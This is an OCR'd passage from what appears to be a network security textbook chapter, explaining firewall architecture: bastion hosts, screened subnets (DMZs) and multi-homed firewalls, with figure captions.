


Secure Private Local Area Network
Modem
Public Network
Internet
✓ = Specified traffic allowed
✗ = Restricted unknown traffic

Figure 12.6: Example of a Firewall



Firewall Architecture

Bastion Host

- A bastion host is a computer system designed and configured to protect **network resources** from attacks
- Traffic entering or leaving the network passes through the firewall. It has two interfaces:
  - a **public interface** directly connected to the Internet
  - a **private interface** connected to the Intranet

Screened Subnet

- The screened subnet or Demilitarized Zone (DMZ) contains **hosts** that offer public services
- The DMZ **responds to public requests**, and has no hosts accessed by the private network
- This private zone can not be accessed by **Internet users**

Multi-homed Firewall

- In this case, a firewall with two or more interfaces is present that allows further subdivision of the network based on the **specific security objectives** of the organization

Firewall Architecture

The firewall architecture consists of the following elements:

- **Bastion Host**

  The bastion host is designed for defending the network against attacks. It acts as a mediator between inside and outside networks. A bastion host is a computer system designed and configured to protect network resources from attacks. Traffic entering or leaving the network passes through the firewall. It has two interfaces:

  - Public interface directly connected to the Internet
  - Private interface connected to the intranet




Figure 12.7: Bastion Host Firewall

- **Screened Subnet**

  A screened subnet (DMZ) is a protected network created with a two- or three-homed firewall behind a screening firewall, and it is a term that is commonly used to refer to the DMZ. When using a three-homed firewall, connect the first interface to the Internet, the second to the DMZ, and the third to the intranet. The DMZ responds to public requests and has no hosts accessed by the private network. Internet users cannot access the private zone.

  The advantage of screening a subnet away from the intranet is that public requests can be responded to without allowing traffic into the intranet. A disadvantage of the three-homed firewall is that if it is compromised, both the DMZ and the intranet could also be compromised. A safer technique is to use multiple firewalls to separate the Internet from the DMZ, and to then separate the DMZ from the intranet.




Figure 12.8: Screened Subnet Firewall

- **Multi-homed Firewall**

  A multi-homed firewall is a node with multiple NICs that connects to two or more networks. It connects each interface to separate network segments logically and physically. A multi-homed firewall helps in increasing the efficiency and reliability of an IP network. The multi-homed firewall has more than three interfaces that allow for further subdividing the systems based on the specific security objectives of the organization. However, the model that provides deeper protection is the back-to-back firewall.

